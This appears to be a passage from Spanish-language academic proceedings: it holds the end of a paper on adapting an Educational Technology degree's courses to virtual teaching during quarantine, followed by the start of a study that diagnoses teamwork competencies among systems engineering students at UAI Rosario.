En general, y antes de plantear dos casos concretos que identifican y exponen las diferentes adecuaciones y replanteos que debieron realizarse, se describirán cuestiones generales que competen a la totalidad de las cátedras y que significaron el desarrollo de nuevas acciones y nuevas estrategias.

En primer lugar, cada cátedra contiene una organización basada en dos docentes: el docente a cargo del curso y el Jefe de Trabajos Prácticos. Esta organización se estructuró a partir del año 2016 en el que se decidió anexar a los contenidos específicos de cada asignatura el conocimiento transversal de herramientas tecnológicas que permitieran colaborar en la formación en competencias digitales de los estudiantes. Esta última acción educativa está a cargo, desde esa época, del Jefe de Trabajos Prácticos quien ocupaba espacios concretos de cursado presencial en desarrollar actividades de integración basados en las competencias digitales.

En este nuevo y desafiante contexto, el Jefe de Trabajos Prácticos asumió un rol significativo en el andamiaje tecnológico de la cátedra, facilitando el trabajo en dos importantes direcciones:

- a) Colaborar, a través de la asistencia técnica, en la coordinación de la videoconferencia sincrónica a realizar todas las semanas en un espacio horario similar al horario que habitualmente se realizaba en la etapa presencial.
- b) Configurar y reconfigurar el espacio virtual de comunicación e integración de materiales y actividades que utilizan los estudiantes atendiendo a la mayor cantidad de demandas relacionadas con la imposibilidad de realizar tutorías y

Además de lo anterior, los docentes a cargo de cada cátedra tuvieron que revisar sus prácticas fundamentalmente en lo que se refiere a la imposibilidad de vincularse con los estudiantes de manera presencial y redefinir los espacios de intercambio que eran fundamentales en la instancia presencial.

Las primeras reuniones de adaptación y revisión apuntaron fundamentalmente a buscar y pensar estrategias en conjunto que faciliten la posibilidad de recrear esos intercambios que se realizaban en forma presencial. La formación previa de los estudiantes, fundamentalmente en la docencia, implica que es absolutamente necesario recrear la experiencia y el conocimiento que cada uno de ellos tienen en relación a los diferentes temas que se plantean.

Es por ello, que se decidió, con la adaptación que cada asignatura requiere, trabajar bajo una metodología de Aula Invertida, retomando los aportes de Marqués, la propuesta de aula invertida permite recrear entornos flexibles de aprendizaje, ya que cada estudiante puede dedicar el tiempo que necesita para comprender los conceptos, aprender a su ritmo. Al dar vuelta la clase, lo que se hace es trasladar fuera del espacio sincrónico -presencial- la exposición teórica y otorgar el tiempo del encuentro entre docentes y alumnos para abordar los contenidos con más profundidad, ampliarlos, aclarar dudas, identificar errores, resolver situaciones problemáticas complejas, etc.

Dar la vuelta a la clase mantiene más activos a los estudiantes y permite que las situaciones en las que hacen aquello que les sirve para aprender tengan lugar en el aula, donde cuentan con el apoyo y el feedback del profesor y de los compañeros.

La elección de esta metodología para desarrollar los espacios curriculares de la Licenciatura en Tecnología Educativa posibilitó que cada estudiante, a través de los soportes virtuales creados por los Jefes de Trabajos Prácticos, pudiera comenzar con la lectura previa de los materiales y optimizar así el espacio de trabajo sincrónico, que debió ser reducido dadas las características de coordinación necesarias para llevar adelante la sincronización de horarios. En este último punto, fue crítico además que los estudiantes acumularan, debido al contexto, una carga de trabajo adicional que implicó adaptaciones y coordinaciones permanentes en la entrega de trabajos prácticos y actividades.

Se exponen a continuación dos casos concretos relacionados con las materias “eje” de la carrera:

Tecnología Educativa I

El diseño de una propuesta educativa online implica pensar en los procesos formativos de una manera diferente a otras modalidades más tradicionales, en este caso, a la modalidad presencial. La Educación Virtual supone nuevas formas de analizar los procesos de enseñanza y aprendizaje que implican una combinación de lo pedagógico y lo tecnológico, en este contexto se dictó el espacio curricular Tecnología Educativa I, materia integradora y troncal, ubicada en el primer cuatrimestre de primer año de la carrera.

Toda la acción didáctica se desarrolló en escenarios virtuales, esto implicó, una reestructuración en la selección y organización de los contenidos, en las metodologías escogidas para su dictado, en el diseño de las tareas y actividades, como así también en el seguimiento y estrategias de evaluación.

Los objetivos de la materia colaboraron en la construcción de un Entorno Virtual de Aprendizaje que otorgara las posibilidades a docentes y estudiantes de transitar el desarrollo de la asignatura sin requerir recortes de contenidos ni omisión de actividades formativas para su incorporación.

Uno de los bloques temáticos más importantes de Tecnología Educativa I son los aportes de las diversas Teorías del Aprendizaje en relación a la integración de las Tecnologías de la Información y Comunicación en los procesos formativos. En este sentido, se propuso el desarrollo de categorías conceptuales en función del análisis de espacios virtuales y recursos web como eje transversal para el dictado de la asignatura.

Llegado a este punto se considera interesante reflexionar sobre los desafíos a los cuales se enfrentó el equipo de coordinación y docentes al tener que rediseñar, en poco tiempo, una propuesta educativa absolutamente virtual.

Uno de los desafíos más importantes que tuvo la cátedra fue integrar las TIC en el dictado de los contenidos, pero no como un recurso periférico o añadido, sino procurando una verdadera apropiación de las mismas, esto implicó una revisión de las prácticas de enseñanza, entendiendo que no siempre el uso de las TIC conduce a la reflexión e innovación. En general,

las prácticas de enseñanza se basan en modelos didácticos tradicionales en donde el uso de los medios tecnológicos no tienen un papel preponderante en la calidad de lo aprendido.

En este aspecto se propuso que cada bloque conceptual estuviese acompañado de un Trabajo Práctico desarrollado enteramente en la web, utilizando espacios y recursos virtuales diseñados con fines educativos o adaptados a los mismos, que le permitieran a los estudiantes vincular e identificar las distintas categorías teóricas en la “práctica virtual”, otorgar un valor añadido a la construcción y elaboración de actividades más que a las explicaciones teóricas expositivas.

Otro desafío implicó reconocer que la naturaleza y difusión de la información ya no reside exclusivamente en el aula física ni en la planificación docente, sino que las posibilidades de aprendizaje se extienden más allá de los límites físicos, en palabras de Burbules, “*se produce conocimiento en todas partes, y esta producción de conocimiento tiene lugar todo el tiempo*”. [2]

Los estudiantes de esta carrera provienen de diversos campos formativos y profesionales, el bagaje de conocimientos, experiencias e información resultó enriquecedor para abordar los contenidos conceptuales que comprende Tecnología Educativa I. Al mismo tiempo, el trabajo en grupo, que fue la modalidad aconsejada para elaborar los trabajos prácticos y presentaciones orales, potenció la adquisición e integración de conocimientos.

Esto conduce al próximo desafío que se vincula con las nuevas interacciones entre docentes y estudiantes, con los roles que asumen los partícipes del proceso formativo. En la educación tradicional se concibe al profesor como el único poseedor del saber y al alumno/a como sujetos pasivos, meros receptores de la información. En cambio, desde el enfoque de la enseñanza centrada en el estudiante se propone al profesor el rol de tutor y orientador, un colaborador y facilitador del proceso formativo, mientras que el estudiante asume un papel proactivo, considerado como un sujeto autónomo, con capacidad de comunicación, organización y colaboración en los procesos de enseñanza y aprendizaje.

Estos enfoques de la enseñanza se encuentran vigentes en la educación presencial, de la misma manera se pueden reproducir en la educación virtual, motivo por el cual, para que realmente el diseño de la propuesta educativa tuviese éxito y se alcanzarán los objetivos propuestos, fue

necesario trabajar constantemente en los roles que ambas partes debían asumir, implicó una construcción que aún no está acabada, como cada uno de los desafíos que implica el trabajo en la virtualidad.

El mayor desafío para cada una de las cátedras de la carrera estuvo orientado en la construcción de Espacios Virtuales de Aprendizaje que no sólo contengan al proyecto, sino que al mismo tiempo, otorguen los recursos, herramientas, medios y contenidos que posibiliten los procesos de enseñanza y aprendizaje.

Tecnología Educativa III

Tecnología Educativa III tiene como uno de sus objetivos “*comparar las diferentes formas de integración de las TIC a la enseñanza virtual*”. Por esto mismo, los contenidos que se desarrollan constituyen parte del marco conceptual que junto a conceptos y prácticas abordadas en otras materias de la Licenciatura permite al cursante reflexionar críticamente respecto a los tipos y el alcance de herramientas TIC que constituyen el entramado tecnológico de entornos de enseñanza. Estos entornos deberían ser suficientemente flexibles para adaptarse a distintas necesidades educativas, que contemplan tanto instancias presenciales como virtuales.

La planificación de los contenidos de la materia tiene previsto el uso del aula virtual con doble intención. Por una parte, como una herramienta que permite el desarrollo de actividades y el abordaje de materiales bibliográficos así como el registro y la integración de diferentes aspectos de la cursada. Por otra, como objeto de estudio en sí misma. En este sentido se propone que los cursantes experimenten el aula virtual a partir de su rol de estudiantes, probando y evaluando los diferentes recursos que las docentes van integrando al aula virtual, reflexionando sobre posibles aplicaciones y evaluando sus alcances y la posibilidad de integración a otros recursos tecnológicos. También se crean aulas virtuales “ad hoc” para que puedan completar su experiencia, a partir de prácticas de diseño y administración de las mismas en el contexto de desarrollo del trabajo final de la materia.

Por esto mismo el inicio de la cuarentena no dificultó el desarrollo de los contenidos que se

tenía previsto, al menos no en su primera fase. El aula virtual tenía un rol muy importante en la planificación de los mismos así que fue relativamente sencillo hacer los ajustes necesarios y generar recursos virtuales para aquellos temas que se iban a abordar de manera presencial. Se reconfiguraron las clases teóricas que se tenía previsto desarrollar para ser cargadas en el aula virtual. Éstas contemplaron en general, y de acuerdo al tema:

- a) La presentación (con un podcast o video de las docentes),
- b) El conjunto de los materiales teóricos que permitían realizar su abordaje y finalmente
- c) Actividades de distintos tipos en las que debían realizar algún tipo de aplicación del teórico.

A fin de que los estudiantes pudieran tener “experiencias de usuario”¹ de diferentes herramientas TIC, tanto la presentación de los materiales como el desarrollo de las actividades contemplaron diferentes soportes y formas alternativas de interacción. Se fueron integrando distintos recursos provistos por la misma aula virtual así como también se vincularon y/o embebieron alternativas potentes por fuera del aula.

El hecho de que todo el desarrollo de la materia tuviera que ser virtual promovió un diseño de clases y actividades que apelaran y potenciaran la autonomía en el abordaje de los contenidos y la experimentación criteriosa de las herramientas digitales. Se propusieron diversos canales de comunicación asincrónica y se pensaron estrategias para interactuar con los distintos grupos en su proceso de abordaje de contenido y desarrollo de actividades, entre ellas, la incorporación de algunas clases sincrónicas virtuales. A medida que fue pasando el tiempo de cursado, fue indispensable incrementar los formatos sincrónicos de clases virtuales. Esta necesidad surgió tanto del seguimiento del proceso que se estaba realizando así como también por el pedido de los estudiantes.

Si bien es demasiado reciente y la experiencia es demasiado singular como para poder realizar conclusiones generales, si podemos enunciar algunos puntos de partida, algunas preguntas que nos permitan aprovechar las condiciones especialísimas de un alejamiento obligado de las

¹ La “experiencia de usuario” en tanto el proceso que lleva a cabo un usuario cuando interactúa con un producto, permite construir una primera percepción de la herramienta evaluando entre otras cosas su

usabilidad. Estas interacciones iniciales, aún cuando fueran concretas y limitadas, enriquecieron procesos de reflexión posteriores en relación a los alcances de cada recurso.

aulas físicas para repensar de qué manera significamos y concebimos los procesos de enseñanza y aprendizaje en la virtualidad.

Ante la propuesta de dinámicas del estilo aula invertida, pudimos observar que siguió manteniendo un lugar prominente e insoslayable la interacción sincrónica con el docente y entre compañeros y compañeras. Si bien hubo heterogeneidad en los diferentes procesos de aprendizaje de los estudiantes, podemos reconocer una coincidencia: la valoración de la intermediación de los docentes en el abordaje del contenido y en especial en las primeras instancias de aplicación del mismo en situaciones concretas. Ante la imposibilidad del encuentro físico, las interacciones sincrónicas virtuales si bien acotadas y desarrolladas muchas veces en el contexto de precariedad tecnológica², permitió potenciar el sentido general de la propuesta de los contenidos, esclarecer de manera interactiva el propósito de las diferentes actividades y confirmar/ajustar/enriquecer los diferentes procesos cognitivos que los estudiantes estaban generando. En este sentido los modelos de enseñanza virtual actuales deberían reconocer *“la importancia del aprendizaje como un proceso social”* y ofrecer *“posibilidades para la colaboración con otros aprendices para la interacción con el contexto de aprendizaje y para la orientación y guía de los profesores y tutores”* [7]. Esto implica, entonces, diseñar Entornos Virtuales de Aprendizaje integrados a instancias de intercambio y participación, que consoliden y faciliten la socialización del proceso de aprendizaje.

Por otra parte, en estas instancias sincrónicas no pocas veces se vertió la necesidad del encuentro físico. No sólo por la facilidad y enriquecimiento del intercambio sino también por que implicaba “salir de casa”. Pedagogos como Jan Masschelein y Marteen Simons [9] defienden los espacios educativos como un lugar en el que se “suspende” el mundo. Se entra a un tiempo diferente. Las escuelas (y las universidades para tal caso) propician un espacio que permite tiempo liberado de otras lógicas (por ejemplo la laboral o la doméstica) para abordar contenidos del mundo, sin las urgencias de lo cotidiano. El hecho del confinamiento en el que en un mismo espacio (el hogar) se cruzan y se superponen espacios laborales, de estudio y domésticos dificulta en palabras de algunos de nuestros cursantes, el aprendizaje.

² Esta variable no es menor. Si bien contamos con una gran mayoría de estudiantes que se esforzaron por conseguir medios tecnológicos para conectarse a las aulas virtuales así como a las clases virtuales sincrónicas, fue una inquietud de parte de la

En síntesis, podría concluirse que los desafíos que se abordaron durante el cursado de la materia, pasaron no tanto por la adaptación en sí de los contenidos y actividades a una total virtualización, sino por integrar y resignificar espacios de intercambio y de socialización de los procesos de aprendizaje, por acompañar y reforzar abordajes más autónomos e independientes de aplicación y reflexión sobre el contenido así como de contención respecto a situaciones personales en relación al confinamiento.

Aportes para la discusión

Teniendo en cuenta las descripciones anteriormente realizadas y el análisis general planteado para las demás asignaturas, es posible establecer algunos puntos en común que pueden ser revisados en otros escenarios y que se consideran centrales como aportes de este trabajo, en pos de establecer “puentes” con otras experiencias educativas en Educación Superior. Se desarrollan a continuación los principales puntos en cuestión:

- a) Avanzar desde espacios tradicionalmente presenciales hacia escenarios totalmente virtuales requirió, a pesar de contar con medios para poder desarrollar actividades absolutamente de E-Learning, que los diferentes espacios curriculares contaran con espacios de trabajo sincrónicos que permitieran establecer vínculos de comunicación con los docentes y avanzar en el desarrollo de los contenidos de las asignaturas.
- b) Lo anterior implicó una coordinación concreta del trabajo académico. Para que ese trabajo resultara eficaz, fue importante establecer estrategias de andamiaje en el trabajo de los docentes, fundamentalmente en la coordinación de las aulas, los horarios y las diferentes plataformas a utilizar.
- c) En relación con el tema de las plataformas, se probaron diferentes alternativas que facilitarían la participación de los estudiantes. En ese sentido, y tal como se planteó anteriormente, resultó crítico el tema de

Licenciatura desde el principio asegurar los recursos necesarios para que esto fuera posible. La brecha económica en este sentido sigue siendo un aspecto indispensable a considerar cuando se quiere evaluar la potencialidad de propuestas educativas mediadas por tecnología.

- la conectividad y la búsqueda de alternativas para facilitarla.
- d) Una vez que las diferentes cátedras fueron adaptando sus estrategias mientras avanzaba el desarrollo de la cuarentena, se advirtió la necesidad de implementar metodologías basadas en el modelo de “aula invertida”. Esto permitió facilitar la dinamización y flexibilización del trabajo. Además habilitó mayores niveles de coordinación entre el trabajo del estudiante y la intervención docente.
 - e) En relación con la evaluación, se logró que las estrategias utilizadas en la presencialidad pudieran seguir siendo utilizadas ya que, fundamentalmente, se mantuvo el desarrollo y defensa de proyectos integradores como estrategia fundamental. Sin embargo, y como podrá deducirse fácilmente, la intervención docente en relación con la tutoría de tales trabajos se incrementó notablemente, debido al hecho de no contar con los espacios presenciales de intercambio que favorecerían la optimización de los trabajos.
 - f) Otro punto particular tuvo relación con el trabajo colaborativo y el desarrollo de tareas y trabajos grupales. Fue fundamental en tal aspecto el trabajo realizado por los docentes (promoviendo la consolidación de grupos de trabajo a través de la utilización de redes sociales) para lograr que los estudiantes de primer año, que no habían tenido ningún intercambio personal hasta el momento, pudieran consolidar grupos de trabajo y realizar experiencias colaborativas que potenciaran los desarrollos y optimizaran la actividad de conceptualización.
 - g) Otra de las cuestiones centrales que presentó dificultades concretas estuvo relacionado con los trabajos de campo y de práctica específica, los cuales requirieron adaptaciones concretas.

Conclusiones

El contexto de aislamiento social y preventivo que comenzó exactamente el día de inicio de clases del ciclo lectivo propició que la carrera tuviera que revisar y reacomodar sus estrategias, sus modos y sus tradiciones en lo que se refiere a los procesos de enseñanza y aprendizaje.

Dado que este proceso se extendió por todas las carreras de las universidades del país, es posible visualizar algunas cuestiones que podrían ser extrapoladas y pensadas para otras carreras.

En primer lugar, es posible visualizar la importancia del encuentro con los docentes a pesar de no contar con la posibilidad de la presencialidad como espacio de comunicación. Esta cuestión resultó altamente significativa ya que, a pesar de que la Licenciatura maneja como contenido altamente significativo el análisis y uso de las TIC en los procesos de enseñanza y aprendizaje, y que se intentó en un primer momento pensar estrategias que se plantearan específicamente desde lo virtual, las interacciones inmediatas y las primeras devoluciones de los estudiantes en trabajos prácticos y actividades, llevó inmediatamente a coordinar escenarios de sincronismo a través de videoconferencias en las que docentes y alumnos pudieran encontrarse.

En segundo lugar, fue necesario revisar y consolidar espacios basados en metodologías de aula invertida que facilitaran el enfoque de trabajo y pusiera mayor énfasis en la actividad del estudiante, lo que Cabero [4] llama enfoque centrado en el estudiante. Esta cuestión es central en este análisis y es también algo que puede pensarse desde el punto de vista generalizado (otras cátedras, otras carreras): la virtualidad necesariamente corre el eje de la discusión y pone en juego, irremediamente, el rol del docente y el rol del alumno.

Las estrategias tradicionales basadas en la exposición de contenidos por parte del docente y la importancia que tiene esta cuestión en el desarrollo del curso tuvieron que ser revisadas y analizadas desde otro punto de vista, intentando plantear un equilibrio entre lo que se hacía y lo que la misma virtualidad propone a partir de los nuevos roles y las nuevas configuraciones de actividad de los estudiantes e intervención de los docentes.

Otra cuestión central tiene que ver con las competencias digitales y el manejo de herramientas por parte de los docentes y cómo esta situación puso de manifiesto que existen cuentas pendientes en relación a ello, fundamentalmente en lo que se refiere a pensar nuevos escenarios y nuevas prácticas que apunten, como indican las diferentes revisiones de planes de estudio en variadas carreras, a la formación de competencias como objetivo fundamental.

Por último es muy importante pensar el papel de la evaluación en estos nuevos contextos y de qué manera, en muchos aspectos, se puso de manifiesto que la evaluación tradicional que apunta a la acreditación de contenidos, perdió su sentido y tuvo que ser reemplazada por estrategias que apuntaran a poner en juego la utilización de competencias, lo cual también implicó un nuevo desafío en el que la evaluación y la metodología de trabajo estuvieran acordes.

A modo de cierre se considera fundamental que la emergencia educativa surgida del contexto de aislamiento social preventivo provocó la necesidad de utilizar estrategias de educación virtual que no necesariamente coincidieron con aquellas estrategias de e-learning o educación a distancia utilizadas en carreras on line. Estas nuevas estrategias, fundamentalmente, apuntaron a recrear combinaciones entre encuentros sincrónicos que representaron el papel de la presencialidad en el desarrollo de los procesos de enseñanza.

La posibilidad de pensar nuevos escenarios luego de que finalice el periodo de cuarentena invita a pensar que muchas de las cuestiones que se visualizan como superadoras en esta instancia, y que han sido planteadas desde un contexto de emergencia, puede propiciar un nuevo escenario que combine las potencialidades del E-Learning y las metodologías de aula invertida con el trabajo aúlico, fundamental por su valor vincular y de colaboración social en la construcción del conocimiento.

El necesario establecimiento de un nuevo enfoque que integre la experiencia presencial desde lo vincular y la experiencia virtual desde la necesaria actividad de integración entre el proceso de actividad de los estudiantes y el proceso de intervención de los docentes y propiciar la necesidad de establecer modelos críticos de aula invertida que optimicen el trabajo de los estudiantes y la conexión con la tutoría del docente.

Referencias

- [1] Bates, A. "La enseñanza en la era digital", 2015.
- [2] Burbules, N. "Aprendizaje ubicuo: nuevos contextos, nuevos procesos." *Revista Entramados: educación y sociedad*, 2014.
- [3] Burbules, N. "Los significados de "aprendizaje ubicuo". *Education Policy Analysis Archives (appepaa)*, 22. Estados Unidos: Departamento de Estudios de Políticas Educativas - University of Illinois, Urbana/Champaign. 2014.

[4] Cabero Almenara, J. "Reflexiones educativas sobre las tecnologías de la información y la comunicación" (TIC). *TCyE CEF* (1), 19-27. 2015.

[5] Esteban Albert, M y Zapata Ros, M. "Estrategias de aprendizaje y eLearning. Un apunte para la fundamentación del diseño educativo en los entornos virtuales de aprendizaje" *RED. Revista de Educación a Distancia*. Núm. 50. Artíc. 15. 15 de Julio – 2016.

[6] Gros, B. "De cómo la Tecnología no logra integrarse en la escuela a menos que... cambie la escuela.", 2004.

[7] Gross, B. (ed.). "Evolución y retos de la Educación Virtual. Construyendo el eLearning del Siglo XXI." Editorial UOC. 2011

[8] Marqués, M. "Qué hay detrás de la clase al revés (flipped classroom)". *Actas de las XXII Jenui*. Almería. 2015.

[9] Masschelein, J., & Simons, M. "Defensa de la escuela: una cuestión pública." Buenos Aires: Miño y Dávila. 2014

[10] Mora Vicarioli, F. y Salazar Blanco K. "Aplicabilidad de las pedagogías emergentes en el E-Learning" en *Revista Ensayos Pedagógicos*, Vol XIV N°1, Enero-Junio 2019, pp 125-159

Diagnóstico para Desempeñarse de Manera Efectiva en Equipos de Trabajo en Alumnos Universitarios (MDCU)

Daniel Tedini¹, Silvia Poncio¹, Verónica Castañeira¹, Lihuel Almada¹, Arturo Bravo¹

¹ Universidad Abierta Interamericana, Facultad de Tecnología Informática, Sede Regional Rosario, Santa Fe, Argentina
{daniel.tedini, silvia.poncio}@uai.edu.ar, {veronica.castaneira, lihuel.almada, aarturoo97}@gmail.com

Resumen

La presente investigación hace hincapié en la importancia del desarrollo de habilidades necesarias que requieren los futuros profesionales para alcanzar un alto grado de proactividad y una desarrollada capacidad de trabajar en equipo, basada en el Modelo Diagnóstico de Competencias Universitarias (MDCU) [14]. Se lleva a cabo el estudio, gradualmente con los alumnos de primero a quinto año, de la carrera Ingeniería en Sistemas Informáticos de la Universidad Abierta Interamericana (UAI). Los resultados de la misma arrojan que más de la mitad de los alumnos presentan dificultades en identificar áreas de acuerdo y desacuerdo y más de las tres cuartas partes se les hace difícil tomar decisiones que permitan distintos puntos de vista.

Se evidencia la importancia del manejo efectivo de las emociones esencial para una mayor reflexión y abordar conciliaciones en grupos de trabajo.

Introducción

En la actualidad, ante las cambiantes necesidades sociales, industriales y/o económicas, es sumamente importante que los ingenieros se encuentren muy bien formados y cuenten con habilidades acordes a las exigencias que se les van presentando. La capacidad de autoformación, soporte del aprendizaje continuo, y la flexibilidad para aceptar la naturaleza permanente de los cambios, hacen parte de las exigencias de formación de las nuevas generaciones de ingenieros, necesarias para atender el impacto que tienen en la región los dinámicos cambios del conocimiento, la obsolescencia de las tareas profesionales, los virajes en la orientación geoeconómica, los acuerdos sobre protección del ambiente y las crecientes demandas de participación democrática y desarrollo sostenido [1].

Las habilidades que tradicionalmente se les han solicitado a los ingenieros son diversas entre las que se destacan el dominio de las ciencias matemática, física y química, manejo de diversos idiomas; aptitudes

mecánicas; comprensión espacial y del tiempo, ingenio y capacidad para resolver problemas [5]. A partir de los últimos años han surgido exigencias de poseer habilidades blandas que favorezcan la búsqueda permanente de lograr la eficiencia en las organizaciones y su mejora continua. Entre ellas están la capacidad de liderazgo y comunicación; creatividad, habilidades para escuchar, negociar y ser diplomáticos, espíritu emprendedor, capaz de trabajar en equipo y sobre todo comprometido con su entorno social, con principios éticos y con una noción clara del bien común [7].

La sociedad del siglo XXI requiere un egresado universitario competente con un conjunto de competencias capaz de ejercer su profesión en la realidad que lo rodea [1]. En el ámbito profesional, se define como competencia la capacidad de articular eficazmente un conjunto de esquemas (estructuras mentales) y valores, permitiendo movilizar (poner a disposición) distintos saberes, en un determinado contexto con el fin de resolver situaciones [2].

En este contexto, el Consejo Federal de Decanos de Ingeniería (CONFEDI) elaboró un documento de referencia sobre las competencias que deben lograr los graduados de ingeniería en Argentina, denominado Competencias Genéricas de Egreso del Ingeniero Argentino que fue el puntapié inicial para la “Declaración de Valparaíso” sobre Competencias Genéricas de Egreso del Ingeniero Iberoamericano [4].

La misma se redacta en el año 2013 en la Asamblea General de la Asociación Iberoamericana de Instituciones de Enseñanza de la Ingeniería (ASIBEI), cuando los representantes de las instituciones miembro detectaron la necesidad de tener lineamientos comunes regionales sobre las competencias de los egresados de las carreras de ingeniería en los países de Iberoamérica [1].

En la Declaración de la Asamblea, se manifestó el consenso en cuanto que el ingeniero “no sólo debe saber, sino también “saber hacer” y que este saber hacer no está directamente ligado con la adquisición de conocimientos, sino que surge como producto de una compleja estructura de conocimientos, habilidades, destrezas que hay que

reconocer para poder incluir en el proceso de aprendizaje actividades que permitan desarrollarlas [1].

Para fortalecer el “saber hacer” de los ingenieros recién recibidos, se hace necesario en consecuencia, el diseño por competencias o su integración en el Plan de Estudios, para desarrollar mediante la formación de grado, aquellas competencias que debería poseer el recién graduado y en el nivel de desarrollo adecuado al inicio de su trayecto profesional. Por eso, como primer paso para favorecer el desarrollo de competencias, identificaron aquellas que deben ser consideradas en todos los estudios de ingeniería y específicamente en cada terminal o especialidad. [1]

De allí surge la clasificación de competencias en genéricas y específicas, siendo las genéricas aquellas vinculadas a las competencias profesionales comunes a todos los ingenieros y las específicas las comunes a los ingenieros de una misma terminal. Así mismo, en las competencias genéricas se desagregan en Competencias tecnológicas y Competencias Sociales, Políticas y Actitudinales.

Las siguientes, son las 10 competencias orientadoras adoptadas por ASIBEI para las instituciones de los países que la integran, entre ellos Argentina:

COMPETENCIAS TECNOLÓGICAS [1]:

1. Identificar, formular y resolver problemas de ingeniería
2. Concebir, diseñar y desarrollar proyectos de ingeniería
3. Gestionar, planificar, ejecutar y controlar proyectos de ingeniería
4. Utilizar de manera efectiva las técnicas y herramientas de aplicación en la ingeniería
5. Contribuir a la generación de desarrollos tecnológicos y/o innovaciones tecnológicas

COMPETENCIAS SOCIALES, POLÍTICAS Y ACTITUDINALES [1]:

6. Desempeñarse de manera efectiva en equipos de trabajo
7. Comunicarse con efectividad
8. Actuar con ética, responsabilidad profesional y compromiso social, considerando el impacto económico, social y ambiental de su actividad en el contexto local y global
9. Aprender en forma continua y autónoma
10. Actuar con espíritu emprendedor

En coincidencia con estas competencias genéricas del egresado Ingeniero del CONFEDI y de ASIBEI, la Universidad Abierta Interamericana (UAI) en la carrera Ingeniería en Sistemas Informáticos, tiene como objetivo formar líderes en su área de conocimiento, creativos, proactivos y reflexivos; con un enfoque sistémico y capacidad para trabajar en equipo, poseedores de una visión integral de los negocios y dominio del idioma inglés, quienes a través del análisis, den respuesta a

problemas inherentes a su profesión y generen la transformación del entorno. A su vez se espera que los profesionales puedan dotar al conocimiento científico con un auténtico sentido ético, como herramienta para el bienestar colectivo y la preservación del medio ambiente, utilizando la reingeniería para realizar aportes innovadores que mejoren la calidad de vida de la sociedad [9].

Por lo tanto, el perfil profesional del graduado que forma la UAI incluye el desarrollo de competencias que habilitan a sus estudiantes para administrar los recursos tecnológicos y humanos en las organizaciones, coordinado desde los tres ejes socio-profesionales que corresponden a la carrera: los desarrollos físico-tecnológicos de sistemas computacionales (Hardware y Telecomunicaciones, la administración de los recursos humanos e informáticos como proceso estratégico (Contexto y Organización) y los modelos como representación abstracta de la realidad (Análisis y Lenguajes). Esta formación lo capacita para realizar actividades de concepción, diseño creativo, desarrollo e implementación de sistemas completos, en las áreas del hardware, software, de las telecomunicaciones, del análisis y del gerenciamiento. Asimismo, los fundamentos aportados por la ciencia básica, la ingeniería del software y la electrónica, le proveen de elementos para desarrollar tareas de investigación y desarrollo originales relacionadas con nuevos productos o nuevos diseños de sistemas [9].

Este trabajo surge a partir de las investigaciones llevadas a cabo desde el año 2010, por la Mg. Ing. Silvia Poncio, en relación a competencias sociales y emprendedoras en los estudiantes universitarios y el desarrollo del método para su diagnóstico [10] [11] [12] [13] [14].

Por ello, esta investigación se centró en reconocer cuales son las competencias que presentan los alumnos de primero a quinto año de la carrera de ingeniería en sistemas informáticos de la Universidad Abierta Interamericana (sede regional Rosario, Santa fe, Argentina), en torno a la habilidad de interactuar en grupos heterogéneos.

Las preguntas orientadoras de esta investigación fueron: ¿Los estudiantes de 1ro a 5to de la UAI presentan la habilidad de relacionarse bien con otros? ¿la habilidad de cooperar? ¿y la habilidad de manejar y resolver conflictos?.

Metodología

Universo: Estudiantes de primero a quinto de la carrera Ingeniería en Sistemas Informáticos de la Universidad Abierta Interamericana (UAI). Ciudad de Rosario, Santa Fe, Argentina.

Población y muestra: 56 (cincuenta y seis) estudiantes de primero a quinto año de la carrera Ingeniería en Sistemas Informáticos, año 2020.

Diseño metodológico: Se trata de un estudio exploratorio descriptivo de fuentes primarias.

Instrumentos utilizados: Resumen Ejecutivo elaborado por la Organización de Cooperación y el Desarrollo (MTBI); Cuestionarios realizados en formato de formulario digital; Licencia educativa de herramienta inteligencia de negocios. Económico, en su Programa para la Evaluación Internacional para Estudiantes; Test Jung-Myers Briggs

Análisis y Presentación de los Datos

Se realizó mediante la aplicación del Modelo Diagnóstico de Competencias Universitarias (MDCU) [14]. Para ello se generó un cuestionario con los 72 indicadores del test MTBI, que los estudiantes respondieron con opciones afirmativas o negativas.

Luego se realizó la selección de veintiuno de los indicadores del test respecto a qué es lo que contribuye o no, a la formación de la competencia emprendedora categoría 2: "Interactuar en grupos heterogéneos" con sus respectivas subcategorías.

La información seleccionada del cuestionario se clasificó y se tradujo en una planilla de doble entrada, una de ellas identifica las competencias y la otra las respuestas afirmativas o negativas de los estudiantes. Finalmente, se importó la planilla con la información obtenida, al software de inteligencia de negocios con licencia educativa.

Resultados

Perfil sociodemográfico de los estudiantes

Tabla 1. Caracterización demográfica según sexo de la población

Sexo	Porcentaje de la población
Hombre	96.43%
Mujer	3.57%

Se identificó que casi la mayoría de los encuestados (96.43%) son varones.

Tabla 2. Caracterización demográfica según grupo etéreo de la población

Edad	Porcentaje de la población
Adultos jóvenes	85.71%
Adultos maduros	14.29%

En cuanto al grupo etéreo, 85.71% de la población se compuso de adultos jóvenes entre los 18 a 35 años y 14.29% fueron adultos maduros, entre 35 y 55 años.

Competencias emprendedoras de la categoría 2: interactuar en grupos heterogéneos.

Tabla 3. Competencia Categoría 2 de la población

Interactuar en grupos heterogéneos	Porcentaje de la población
C: La habilidad de manejar y resolver conflictos	67.69%
B: La habilidad de cooperar	63.93%
A: La habilidad de relacionarse bien con otros	50.45%

En esta categoría podemos observar que 67.69% de los estudiantes manifestaron tener la habilidad de considerar los intereses y las necesidades de otros y las soluciones en las que ambas partes ganen en el contexto del manejo efectivo de un conflicto.

En cuanto a la habilidad de cooperar, se presentó en 63.93% de los encuestados que identificaron que muchas demandas y metas no pueden ser alcanzadas por ellos solos como individuos, sino que requieren de grupos como equipos de trabajo, manifestando cualidades para poder equilibrar su compromiso con el grupo y sus metas con sus propias prioridades y pudiendo compartir el liderazgo y apoyar a otros.

Finalmente, la mitad de los encuestados (50.45%) reconoció tener la habilidad para relacionarse bien con otros, es decir que pueden iniciar, mantener y manejar relaciones personales, respetando y apreciando los valores, las creencias, culturas e historias de otros para crear un ambiente en el que se sientan bienvenidos, sean incluidos y puedan crecer.

Tabla 4. Competencia Categoría 2 de la población según el año de cursado

Año de Cursado	C: La habilidad de manejar y resolver conflictos	B: La habilidad de cooperar	A: La habilidad de relacionarse bien con otros
Primero	69.32%	62.50%	65.63%
Segundo	71.82%	66.00%	45.00%
Tercero	71.72%	73.33%	61.11%
Cuarto	63.13%	63.33%	52.78%
Quinto	66.94%	56.36%	31.82%

